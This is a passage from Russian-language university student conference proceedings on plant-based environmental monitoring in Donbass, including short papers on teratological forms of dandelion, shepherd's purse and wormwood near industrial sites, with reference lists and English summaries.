6. Сафонов А.И., Калинина Ю.С. Ландшафтоведение и природный дизайн: учебник; ГОУ ВПО "Донецкий национальный университет", Биологический факультет, Кафедра ботаники и экологии. - 2-е изд., доп. и перераб. - Донецк: ДонНУ, 2021. – 440 с. <http://repo.donnu.ru:8080/jspui/handle/123456789/4873>
7. Биогеография. Введение. Конспект ознакомительных лекций / А.И. Сафонов. – Донецк: ДонНУ, 2021. – 72 с. <http://repo.donnu.ru:8080/jspui/handle/123456789/4863>
8. Сафонов А.И. Специфика изучения биогеографии в Донецком национальном университете // Географические и экономические исследования в контексте устойчивого развития государства и региона: Матер. II Междунар. научн. конф. (Донецк, 12-13 ноября 2020 г.). – Донецк: ДонНУ, 2020. – С. 354-355.
9. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
10. Safonov A., Glukhov A. Ecological phytomonitoring in Donbass using geoinformational analysis // BIO Web Conf. – 2021. – Vol. 31. – <https://doi.org/10.1051/bioconf/20213100020>.
11. Горещкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. – DOI: 10.24412/2076-8176-2021-4-169-183
12. Сафонов А.И. Экотопическая фитодиагностика в регионе антропогенных трансформаций // Проблемы трансформации естественных ландшафтов в результате антропогенной деятельности и пути их решения. Сборник научных трудов по материалам международной научной экологической конференции, посвященной году науки и технологий. Краснодар, 2021. – С. 681-684.
13. Сафонов А.И., Глухов А.З. Комплексная оценка техногенной нагрузки в импактном фитомониторинге Донбасса // ЭкоБиоТех 2021: Матер. VII Всероссийской конф. с междунар. участием (г. Уфа, 4-7 октября 2021 г.). – Уфа: УИБ УФИЦ РАН, 2021. – С. 150-154.
14. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе с использованием геостратегического картографирования // Проблемы промышленной ботаники индустриально развитых регионов: Матер. VI Междунар. конф. (г. Кемерово, 6-7 октября 2021 г.). – Кемерово, 2021. – С. 77-79.
15. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.
16. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения: Матер. XV Всероссийской с междунар. участием научн.-практич. конф. (Киров, 18 мая 2020 г.). Т. Книга 1. – Киров: ВятГУ, 2020. – С. 161-163.
17. Сафонов А.И., Гермонова Е.А. Комплексный показатель нарушенности экотопов по фитоиндикационному критерию в г. Донецке // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2019. – № 3-4. – С. 171-175.
18. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 13-16.
19. Сенина А.В. Критерии ботанико-экологического анализа альпинариев г. Донецка // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: ДонНУ, 2017. – С. 112-114.
20. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). Т. – Донецк: ДонНУ, 2017. – С. 80-82.

LANDSCAPE PHYTO INDICATION IN DONBASS: RETROSPECTIVE AND PROSPECTIVE ANALYSIS

Annotation. A retrospective and prospective analysis of scientific literature on the study of the landscape systems of Donbass from the standpoint of phytomonitoring studies is given. Examples of levels, classification approaches, systems of landscape quantification in an anthropogenically transformed environment are given on the example of the Donetsk economic region.

Keywords: landscapes of Donbass, phytoindication, ecological monitoring, phytomonitoring.

Murashkin V.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК 581.15 (477.66)

СТРУКТУРНЫЙ АДАПТАЦИОГЕНЕЗ ФИТОИНДИКАТОРОВ СЕВЕРНОГО ПРИАЗОВЬЯ НА ПРИМЕРАХ ТЕРАТООБРАЗОВАНИЯ; МЕТОД ВИЗУАЛИЗАЦИИ В ОБУЧЕНИИ

Свиридова И.В.

*Научные руководители: Сафонов А.И. к.б.н., зав. кафедрой
Жадан К.С., старший преподаватель НАО «Северо-Казахстанский университет им. М. Козыбаева», г. Петропавловск, Республика Казахстан*

Аннотация. На основании оригинальных научных результатов подготовлен дидактический наглядный материал по фитоиндикации на основе тератообразования видов растений Донбасса. Продемонстрирована важность наглядного эксперимента в ботанико-экологическом обучении и образовании.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологический мониторинг, экологическое образование.

Система оценки адаптациогенеза в фитоиндикации [1, 2] сопряжена с получением информации фитомониторингового назначения [3, 4]. Мировые научные тренды геоинформационного анализа [5] указывают на необходимость оперирования информацией картографического и геостратегического назначения, имеющей диагностическую функцию для экосистем [6–11], или техногенно трансформированной среды локального мониторинга [12–17]. Тератность растений изучена в разрезе экологической пластичности видов как индикаторных объектов в промышленно напряженном регионе [15, 18–20].

Цель работы – на основании оригинальных научных результатов подготовить дидактический наглядный материал по фитоиндикации на основе тератообразования видов растений Донбасса, продемонстрировать важность наглядного эксперимента в ботанико-экологическом обучении и образовании. Рис. 1–2 содержат информацию о фитоиндикационной разнице одуванчика обыкновенного по семядольному аппарату при идентификации терат и по карпологической морфологии.



Рисунок 1 – Морфотипическая гетерогенность плодов *Taraxacum officinale* (L.) Webb ex Wigg. (общий снимок)




Рисунок 2 – Варианты анализируемых проростков *Taraxacum officinale* (L.) Webb ex Wigg. по проявлению строения семядольного аппарата

На рис. 3 и 4 показаны варианты строения листового аппарата вида пастушьей сумки и процентного соотношения разных типов листовых пластинок в условиях разных экотопах городской и промышленной среды в Донбассе.



Рисунок 3 – Общий вид наиболее часто встречаемых типов прикорневых листьев *Capsella bursa-pastoris* (L.) Medic.: А – тип simplex; Б – тип heteris; В – тип rhomboidea (фото автора)




Рисунок 4 – Процентное соотношение типов розеточных листьев тест-вида *Capsella bursa-pastoris* для исследуемой зоны

Полученные данные рекомендованы для экстраполяции, поскольку использованы виды с широкой амплитудой выносливости и географическим представительством в сопредельных регионах на больших территориях.

Таким образом, получены наглядно-демонстративные примеры строения растений индикаторов, их пластичности; выявленные тератные формы также могут рассматриваться как объекты дидактического материала, всестороннего анализа растений в условиях промышленно напряженной среды; обучение школьников и студентов таким технологиям позволит существенным образом насытить процесс обучения и научения в натурном эксперименте.

СПИСОК ЛИТЕРАТУРЫ

1. Пчеленко О.В. Структурный адаптациогенез фитоубиквистов в промышленном Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 126-130.
2. Пчеленко О.В. Первичная оценка эстетической ценности видов природной флоры в антропогенно нарушенной среде // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Материалы Междунар. научной конференции, 17–20 октября 2017 г. – Донецк: Донецкий национальный университет, 2017. – С. 109-110.
3. Мирненко Н.С. Спорово-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. студентов и молодых ученых (Донецк, 17-20 октября 2017 г.). – Том 2. – С. 97-99.
4. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: ДонНУ, 2017. – С. 80-82.
5. Епринцев С.А., Куролап С.А., Завьялова Ю.Н. Эколого-гигиеническая оценка городской среды с использованием снегомерных наблюдений // Вестник Воронежского государственного университета. Серия: География. Геоэкология. – 2006. – № 1. – С. 34-38.
6. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе: эмпирические блоки методологии // Татищевские чтения: актуальные проблемы науки и практики. – Материалы XVIII Международной научно-практической конференции. В 3-х томах. – Тольятти, 2021. – С. 225-227.
7. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
8. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
9. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанofлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. С. 67–72.
10. Сафонов А.И., Глухов А.З. Эмпирические критерии фитомониторинга техногенной нагрузки в Донбассе // Экобиотех. – 2021. – Т. 4, № 3. – С. 195-202. – DOI: 10.31163/2618-964X-2021-4-3-195-202
11. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202–204.
12. Сафонов А.И. Экспертиза промышленных предприятий Донбасса по состоянию фитокомпонентов // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 35-43.
13. Сафонов А.И. Фронтальный спектр фитодиагностики в Донбассе (2018-2019 гг.) // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 270–271.
14. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.
15. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1 (1). – С. 4-16. – DOI: 10.22281/2686-9713-2019-1-4-16
16. Золотой А.Л. Использование шкал Д.Н. Цыганова для оценки экологических параметров промышленных экотопов г. Донецка // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). – Т. 2. – Донецк: ДонНУ, 2017. – С. 76-77.
17. Литвинова В.А. Индикационная эколого-ботаническая экспертиза на объектах промышленной собственности в Донбассе на основе методик российских ученых // Донецкие чтения 2017: Русский мир

как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. (Донецк, 17-20 октября 2017 г.). – Т. 2. – Донецк: ДонНУ, 2017. – С. 90-92.

18. Сафонов А.И. Фитоиндикационная тематика в учебном процессе на кафедре ботаники и экологии ДонНУ // Проблемы экологического образования в XXI веке: Труды V Международной научной конференции, Владимир, 25–27 ноября 2021 года. – Владимир: АРКАИМ, 2021. – С. 121-126.

19. Калинина А.В. Карполого-индикационная значимость рудералов в условиях городской среды // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 1. – Донецк: ЮФУ, 2016. – С. 312-314.

20. Самошкина Э.Д. Экоотопическая обусловленность тератогенеза растений // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 1. – Донецк: ЮФУ, 2016. – С. 323-324.

STRUCTURAL ADAPTATION OF PHYTOINDICATORS OF THE NORTHERN PRIAZOVIA ON EXAMPLES OF THERATO FORMATION; VISUALIZATION METHOD IN LEARNING

Annotation. On the basis of original scientific results, a didactic visual material on phytoindication based on teratogenicity of plant species of Donbass has been prepared. The importance of a visual experiment in botanical and ecological training and education is demonstrated.

Keywords: phytoindication, Donbass, phytomonitoring, environmental monitoring, environmental education.

Sviridova I.V.

Scientific advisers:

Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University,

Zhadan K.S., Senior Lecturer, M. Kozybaev North-Kazakhstan University, Petropavlovsk, Kazakhstan

E-mail: kf.botan@donnu.ru

УДК 581.15 (477.60)

ЭМБРИОТОКСИЧЕСКОЕ ТЕРАТООБРАЗОВАНИЕ ВИДОВ ASTERACEAE BERCHT. & PRESL. В Г. ДОНЕЦКЕ

Стреблянская Е.В.

**Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой
ГОУ ВПО «ДОННУ»**

Аннотация. В работе представлены результаты анализа структурных особенностей эмбриональных аппаратов (семядолей, первичного побега, системы проведения (транспорта) при формировании сосудисто-волокнистых пучков и центрального цилиндра, строения тканей перикарпия) *Artemisia absinthium* L. в условиях контрастных геохимических сред г. Донецка (в натурализованной среде буферной территории города и в зоне воздействия промышленных выбросов).

Ключевые слова: Донецк, эмбриология, экологический мониторинг, фитоиндикация.

Система биомониторинга [1–3] и фитоиндикации [4–6] является опорной в осуществлении фитоэкологических исследований диагностического направления в Донбассе [7–10]. При этом в параметрах оценки среды использованы такие функционально важные части растений, как пыльцевые зерна [11, 12] – элемент эмбриологического изыскания в промышленно напряженных регионах, нуждающихся в проведении также мероприятий по фитотестированию почв [13]. В предыдущих работах мы выделяли семейство астровых как перспективное для внедрения методов биодиагностики в Донбассе [14–16], что актуально при смене фокуса фитоиндикационных исследований на детальном структурно-функциональном уровне организации фитоматерии [17].

Цель работы – по структурным (гистологическим) особенностям доказать фитоиндикационную разницу в строении эмбриональных частей распространенного в Донбассе растения *Artemisia absinthium* L. для дальнейшей рекомендации в диагностическом экологическом мониторинге.

Варианты строения перикарпия *Artemisia absinthium* L. представлены на рисунке 1, где первых два изображения (А, Б) соответствуют плодам этого вида, сформированным в зоне условного контроля – буферной территории города при удалении от объектов промышленности, а изображения В и Г – гистология перикарпия в зоне непосредственного импакта металлургического предприятия в г. Донецке. В опытных участках наблюдаются процессы склерофитизации и формирования крупных клеток с накоплением продуктов вторичного синтеза как реакции организма на стресс.





Рисунок 1 – Варианты строения перикарпия *Artemisia absinthium* L.

А, Б – контроль (норма), В, Г – опытные образцы (промзона)

Рисунок 2 содержит примеры трех контрастных ситуаций: А – нормального строения, Б – строения зародышевых структур семени в плоде в зоне умеренного антропогенного воздействия (преимущественно это характерно для селитебных территорий г. Донецка), В – системы клеток и тканей зародышевого аппарата в зоне максимального воздействия промышленного предприятия. Собранные образцы растений (семенного материала и элементов диссеминации) в других городах Донбасса (Горловке, Енакиево, Харцызске) подтверждают эту тенденцию по формированию более плоских семенных структур с меньшим количеством запасящих тканей, мелкими клетками, которые при окрашивании имеют бледный оттенок красителя.



А




Рисунок 2 – Варианты строения семядольного аппарата по гистохимическим характеристикам *Artemisia absinthium* L.

А – контроль (норма), Б, В – опытные образцы (селитебные, промзона)

На рисунке 3 изображены варианты формирования первичной проводящей системы у эмбрионов *Artemisia absinthium* L. в первые дни прорастания семенного материала. В норме клетки центрального цилиндра формируют правильное кольцо и не имеют разрывов, тогда как в опытных участках такие процессы смещены в сторону дестабилизации правильных очертаний, наблюдается процесс пайноморфности семенного материала как реакции на токсические условия при формировании структур зародыша, так и способах его развития в первые дни прорастания семени. В таких условиях наблюдается наиболее выраженные тератные образования семени, которые являются также диагностическим критерием антропогенной токсичности, что отмечено в обзорной публикации [4].




Рисунок 3 – Варианты формирования первичной проводящей системы у эмбрионов *Artemisia absinthium* L. в первые дни прорастания семенного материала

А – контроль (норма), Б – опытный образец (промзона)

В патологических ситуациях формируется многоугольный или ребристый центральный цилиндр и даже сосудисто-волокнистые пучки в качестве компенсаторных механизмов выживания вида в сложных экологических условиях. Надо сказать, что при визуальной оценке проростков никакой разницы не наблюдается, следовательно, необходимо проводить диагностику этого признака в камеральных условиях и для экспресс анализа в полевых условиях такие признаки не могут быть использованы.

Данная публикация является продолжением фитоиндикационного эксперимента по поиску причинно-следственных связей для строения растительных организмов в геохимически контрастной среде произрастания. Первоначально нами были зафиксированы таратные соцветия [16], в 2021 году мы доказали и тератность строения семенного материала модельного вида.

Таким образом, признаки вида *Artemisia absinthium* L. по анализу результатов структурных особенностей эмбриональных аппаратов (семядолей, первичного побега, системы проведения (транспорта) при формировании сосудисто-волокнистых пучков и центрального цилиндра, строения тканей перикарпия) в контрастных геохимических условиях г. Донецка (в натурализованной среде буферной территории города и в зоне воздействия промышленных выбросов) являются структурно различимыми по качественным описаниям и перспективными для анализа в системе экологического мониторинга донецкого экономического региона.

СПИСОК ЛИТЕРАТУРЫ

1. Bepalova S.V. Conceptual approaches to standardization in system of environmental biomonitoring // Проблемы экологии и охраны природы техногенного региона. – 2013. – № 1. – С. 8-15.
2. Глухов А.З. Экосистемное нормирование по данным фитоиндикационного мониторинга // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 1. Физ.-мат., техн. науки и экол. – Донецк: ЮФУ, 2016. – С. 311-312.
3. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.
4. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1 (1). – С. 4-16.
5. Сафонов А.И. Структурная разнокачественность эмбриональных структур фитоиндикаторов в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 3-4. – С. 23-29.
6. Сафонов А.И. Фитоэмбриональный скрининг в экологическом мониторинге Донбасса // Зеленый журнал – Бюллетень ботанического сада Тверского государственного университета. – 2017. – Вып. 3. – С. 5-12.
7. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. (Донецк, 25 октября 2018 г.). – Т. 2. Хим.-биол. науки. – Донецк: Изд-во ДонНУ, 2018. – С. 216-217.
8. Safonov A.I. Approbation of botanical expertise method in ecological monitoring // Геополитика и экогеодинамика регионов. – 2014. – Т. 10. № 2. – С. 219-221.
9. Safonov A. I. Phyto-qualimetry of toxic pressure and the degree of ecotopes transformation in Donetsk region // Проблемы экологии и охраны природы техногенного региона. – 2013. – № 1. – С. 52-59.
10. Сафонов А.И. Технология биоиндикации в Донецком экономическом регионе // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 1. Физ.-мат., техн. науки и экол. – Донецк: ЮФУ, 2016. – С. 285-286.
11. Сафонов А.И., Мирненко Н.С. Палинологический скрининг в мониторинговой программе Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 43-48.
12. Бойко Н.В. Палинографические результаты для некоторых фитоиндикаторов Донбасса // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Донецк: ДонНУ, 2020. – Вып. 12, Т.1: Естественные науки. – С. 27-30.
13. Кравсун Т.И. Фитотестирование загрязнения тяжёлыми металлами почв Донбасса // Разнообразие растительного мира. – 2020. – № 3 (6). – С. 37-44.

14. Сафонов А.И., Приходько С.А., Глухов А.З. Инновационные учебные дисциплины для специализации на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3: Биологические и медицинские науки, экология. – Донецк: ДонНУ, 2021. – С. 148–151
15. Абуснайна М.В., Стрелянская Е.В., Коротенко Н.В. Фитоиндикация как научный ресурс организации экологического образования // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1, № 12. – С. 5–8.
16. Стрелянская Е.В. Тератность соцветий растений в условиях антропогенно трансформированной среды // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1, № 13. – С. 160–163.
17. Сафонов А. И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всероссийской научно-практической конференции с международным участием, Киров, 25 ноября 2021 года. – Киров: Вятский государственный университет, 2021. – С. 10-13.

EMBRYOTOXIC THERATO FORMATION OF *ASTERACEAE* BERCHT SPECIES. & PRESL. IN DONETSK

